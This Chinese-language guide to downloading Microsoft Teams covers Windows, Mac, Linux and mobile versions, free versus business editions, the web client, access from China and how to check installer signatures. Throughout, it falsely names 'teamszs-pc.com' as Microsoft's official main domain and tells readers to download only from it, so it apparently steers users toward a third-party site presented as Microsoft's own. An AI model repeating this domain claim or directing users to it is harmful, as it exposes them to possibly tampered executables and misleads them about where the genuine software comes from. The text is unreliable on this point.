
Teams下载怎么选?4个平台版本和要求一次看懂

Teams下载的官方入口只有两个:个人用户访问微软官网 teamszs-pc.com/microsoft-teams/download-app,企业管理员使用 Microsoft 365 管理中心的”设置与应用”页。官方下载页(2026)同时覆盖 Windows、Mac、Linux(PWA)和移动设备四类平台,一个入口全部拿到。需注意经典 Teams 已于 2025 年 6 月 30 日彻底停用,微软目前只提供新 Teams 客户端。
核心要点
- 认准teamszs-pc.com主域名,绕开广告标记的高仿下载站
- 经典 Teams 已于 2025年6月30日停用,只能下新客户端
- 个人版官网直接下,企业版由管理员在M365管理中心推送
- Linux 无原生包,走 PWA 网页应用运行
- 手机版仅从 App Store 和 Google Play 下载
关键速览
- 官方下载页覆盖 4 类平台:Windows、Mac、Linux(PWA)、移动设备
- 经典 Teams 已停用,官方只推新 Teams 客户端
- Linux 无原生安装包,通过 PWA 网页应用运行
- 手机版只从 App Store 和 Google Play 下载,避开第三方站
- 新 Teams 内存占用比经典版低,启动速度更快
Teams下载的官方入口到底在哪里?
正规的 Teams下载 只有两条路:个人用户走微软官网teamszs-pc.com/microsoft-teams/download-app,企业管理员走 Microsoft 365 管理中心的”设置与应用”页。官方下载页(2026)同时覆盖Windows、Mac、Linux(PWA 渐进式网页应用)和移动端,一个入口全拿到。这两条路不经过任何第三方分发站,是避开仿冒安装包的第一步。
为什么要盯死官网?
搜索”Teams下载”时,搜索引擎广告位常被高仿站买走。这些站点把安装包套上下载器外壳,塞进捆绑软件。认准地址栏的teamszs-pc.com主域名,别点广告标记(Ad/广告)的结果。
个人版和企业版的官方入口有什么不同?
个人用户直接下,企业用户由管理员统一分发。两者入口分开,别走错。
- 个人免费版:打开微软官网下载页,选系统版本即可,无需订阅账号。微软明确说明免费版(2026)供个人免费使用。
- 企业商业版:管理员登录 Microsoft 365 管理中心,在后台统一推送客户端,同时控制安装策略。按应用商店说明(2026),商业功能需付费的 Microsoft 365 商业订阅。
还能下载经典版 Teams 吗?
不能,经典版已停用。微软官方说明:经典 Teams 客户端在 2025 年 6 月 30 日后彻底失效,所有用户必须升级到新 Teams。如果某个站点还在推”经典版 Teams 安装包”,基本可判定为过期资源或仿冒文件,直接跳过。
Windows、Mac、iOS和Android版本有什么区别?

四端 Teams下载 的核心差异在安装包格式和功能完整度:Windows 提供 32 位与 64 位.exe、Mac 用 Universal 的.pkg、iOS 和 Android 则直接走应用商店。桌面端按 2026 年 10 月的下载记录约 273.9 MB,手机端体积更小,功能偏通话优先。按你主用的设备选版本,不要盲目都装。
选错版本的代价不是装不上,而是少功能
桌面端是功能最全的一端;手机端为”随时接会议、接电话”而设计,管理类操作被精简。
| 平台 | 安装包格式 | 系统/获取方式 | 功能侧重 |
|---|---|---|---|
| Windows | .exe(32 位 / 64 位) | 支持 Win10、Win11 | 功能最全,含管理与后台设置 |
| Mac | .pkg(Universal 安装包) | Intel 与 Apple 芯片通用 | 部分团队管理面板入口受限 |
| iOS | App Store 下载 | iPhone / iPad | 通话、消息优先,支持后台接听 |
| Android | Google Play / 应用商店 | 手机 / 平板 | 通话优先,桌面共享功能简化 |
两个实操要点:
Windows 装 64 位.exe 能更好利用内存,开大型会议更稳;Microsoft Learn(2026)确认 macOS 只提供 Universal 安装包,一个包通吃两种芯片,不用分开选。手机端虽小,但屏幕共享、多人分屏布局不如桌面完整,正式演示还是用电脑。
Teams 的建议是:主力办公设备装桌面端,手机装移动端作补位。
个人免费版和企业商业版下载链接怎么选对?
一句话判断:用个人邮箱(如 Outlook、Gmail)登录就选 Teams for home 免费版,用公司邮箱登录就选 Microsoft 365 商业版。两者的 Teams下载 入口和登录账号完全不同,装错版本等于白装一次。微软官方页面明确说明免费版(2026)无需任何订阅即可个人使用。
最大的坑是账号类型对不上。免费版绑定的是「个人 Microsoft 账户」,企业版绑定的是「工作或学校账户」(也就是公司给你开的那个邮箱)。你用公司邮箱去登免费版客户端,会直接报错登录失败,这不是网络问题,是账号体系根本不通。
两个版本的功能上限差多少?
免费版够用,但有硬顶。它适合家庭、小团队临时沟通;商业功能(如大型会议录制、Exchange 日历深度集成、租户级管理后台)需要付费订阅。Google Play 商店页面(2026)明确标注:商业功能需要付费的 Microsoft 365 商业订阅,或 Teams for Business 试用。
| 维度 | 个人免费版 | Microsoft 365 商业版 |
|---|---|---|
| 登录账号 | 个人 Microsoft 账户 | 公司工作/学校账户 |
| 是否要付费 | 免费 | 需订阅 |
| 管理后台 | 无 | 有(管理员配置) |
| 适用人群 | 家庭、朋友、个人 | 公司员工、学校师生 |
下载前该先确认什么?
先问人事或 IT:你的公司邮箱有没有分配 Microsoft 365 席位。如果有,让管理员从 Microsoft 365 管理中心统一推送客户端;如果没有,个人直接去官网下免费版。先确认账号,再点下载,能省掉一次卸载重装的麻烦。

桌面客户端和网页版Teams该用哪个?
临时参加一次会议选网页版,长期办公装桌面客户端。网页版无需 Teams下载,打开浏览器登录即用;桌面客户端占用更多内存,但通话稳定性和后台通知更可靠。Microsoft Learn(2026)明确说明,浏览器客户端在 Edge、Chrome、Firefox 和 Safari 里都能直接跑会议和通话,无需插件或下载。
⚠️ 常见错误: 仍在找”经典版 Teams 安装包”下载。经典 Teams 已于 2025 年 6 月 30 日彻底失效,继续推送该包的站点基本是过期资源或仿冒文件。修复:认准teamszs-pc.com主域名,只下新 Teams 客户端。
两者的实际差距主要在四个维度。桌面客户端常驻系统后台,收消息提醒几乎不漏;网页版一旦关掉标签页,推送就断了。屏幕共享上,客户端支持更高帧率和应用窗口单独共享,网页版在 Firefox 里有时只能共享整个屏幕。
| 对比维度 | 桌面客户端 | 网页版 |
|---|---|---|
| 是否需安装 | 需下载(273.9 MB) | 免安装 |
| 后台通知 | 常驻可靠 | 关页即断 |
| 屏幕共享 | 支持窗口级共享 | 部分浏览器仅整屏 |
| 内存占用 | 较高 | 较低 |
| 适用场景 | 长期办公 | 临时参会 |
安装包大小有参考数据:CHIP 下载页在 2026 年 10 月 8 日标注桌面版文件大小为 273.9 MB。Teams 的建议很直接:若你每天开会、要收团队消息,装客户端;若只是收到一条链接临时进会一次,用网页版更省事,用完关掉即可。
国内网络环境下Teams下载慢、打不开官网怎么办?
国内访问teamszs-pc.com官网超时、Teams下载中断时,最合规的做法是改用 Microsoft 365 中国版(由世纪互联运营)的下载入口,或通过手机应用商店里绑定微软官方账号的渠道获取。世纪互联版服务器部署在国内,网络延迟比海外官网明显更低,是官方授权的合法通道。
为什么官网打不开,但世纪互联版能稳定下载?
原因在服务器位置。海外官网 CHIP 下载页显示安装包体积达 273.9 MB(2026 年 10 月数据),跨境拉取大文件最容易在中途断流。世纪互联版(Microsoft 365 operated by 21Vianet)由微软授权国内运营,下载节点在境内,大包传输更稳。
企业用户还有一条路:由 IT 管理员从 Microsoft 365 管理中心下载安装包,再通过公司内部软件分发系统(如域控策略、MDM)统一推送到员工电脑。这种方式一次打包、内网分发,彻底绕开公网下载瓶颈。
哪些第三方镜像站不能碰?
只认两类正规来源:微软世纪互联的官方页面,以及苹果 App Store、Google Play、各大安卓应用商店里标注”Microsoft Corporation”开发者的正版条目。标着”绿色破解版””免登录直装””Teams下载加速包”的小网站一律跳过,这类安装包常被二次打包,捆绑广告插件甚至木马。
一个简单的辨别标准:正版包大小应在 270 MB 上下,若某镜像站给出只有几十 MB 的”精简版”,几乎可以断定是被改过的仿冒包。
如何辨别Teams官方正版安装包,避开捆绑软件和仿冒站?
正版 Teams下载 的安装包有四个可核对的信号:有效的微软数字签名、桌面端体积在 270 MB 左右、文件名符合官方命名规范、安装过程零额外勾选项。只要有一项对不上,比如一个 40 MB 的”Teams精简版”或安装时弹出”推荐安装某浏览器”,就几乎可以判定是仿冒或捆绑包,直接删掉重下。
正版安装包的四个硬信号是什么?
最可靠的一招是看数字签名。右键安装文件选”属性→数字签名”,签名方必须是 Microsoft Corporation,且证书状态显示”有效”。签名缺失或签名方是陌生公司,直接丢弃。
- 数字签名:必须由 Microsoft Corporation 签发且证书有效,这是无法伪造的核心凭证。
- 体积范围:桌面端完整安装包约 270 MB,CHIP 下载页在 2026 年 10 月 8 日显示的文件大小为 273.9 MB。几十兆的”极速版”必有问题。
- 文件名规范:官方文件名类似 Teams_windows_x64.exe,不会带”中文破解””2026最新版”等后缀。
- 无额外勾选:正版安装一路默认,不会出现”同时安装杀毒软件”的灰色小字勾选框。
仿冒站常用哪些域名伪装套路?
假站最爱在域名上做手脚,把teamszs-pc.com换成 microsoft-teams-download.net 或 teams-official.cn 这类拼接域名。真入口始终是官方主域(见前文第 1 节入口)。另一种套路是”三连弹广告下载按钮”,页面放三个”立即下载”按钮,只有一个是真包,其余是捆绑的推广软件。认准域名,别认按钮。
Teams 的建议很直接:只从微软官网或已绑定微软官方账号的应用商店拿包,下完先验签名再运行。多花 30 秒核对,省下后续清理垃圾软件的几小时。

按场景选对Teams版本的下载清单
看身份选入口:个人用户走微软官网免费版,企业用公司邮箱登录 Microsoft 365 商业版,国内用户优先世纪互联版,多设备用户按系统各装一次。四类人群的 Teams下载 路径不同,装错版本就得重来。微软官方页面(2026)同时覆盖 Windows、Mac、Linux(PWA)和移动端,一个入口全搞定。
四类人群分别该下载哪个版本?
对号入座,照着做就行。每条都给出登录账号和下载入口,不用再猜。
- 个人用户:用 Outlook 或 Gmail 等个人邮箱登录,选 Teams 免费版,无需订阅即可用,桌面包约 273.9 MB。
- 企业用户:用公司邮箱登录,装 Microsoft 365 商业版;商业功能需付费订阅,由企业管理员在 Microsoft 365 管理中心统一分发。
- 国内用户:官网超时就改用世纪互联运营的 Microsoft 365 中国版入口,服务器在国内,延迟更低。
- 多设备用户:Windows 选 64 位.exe、Mac 选 Universal 安装包、手机走应用商店,同一账号登录即可多端同步。
现在还需要注意什么关键节点?
经典版已经彻底停用。Microsoft Learn(2025)明确说明,经典 Teams 客户端在 2025 年 6 月 30 日后不再工作,必须升级到新 Teams。所以别再从旧链接找安装包,一律认准官方下载页的新版本。临时开一次会,直接用浏览器版,无需下载也不占内存。
Teams的建议很简单:先确认账号类型,再选对应入口,装完核对数字签名和文件体积,三步就能一步到位。
Teams系统最低要求是什么?老电脑装得了吗?
Teams下载和使用要付费吗?
Teams安装时提示权限不足怎么办?
旧版Teams和新版有什么区别?还能用吗?
Teams卸载重装的正确步骤是什么?
- 先退出进程:任务栏右键完全关闭 Teams,避免文件占用。
- 控制面板卸载:Windows 从"应用"里移除,Mac 直接拖进废纸篓。
- 清缓存:删除 %appdata%MicrosoftTeams 文件夹,解决登录卡死、头像不加载等老问题。
- 重新下载:从官方入口获取新安装包,重装后用原账号登录即可。




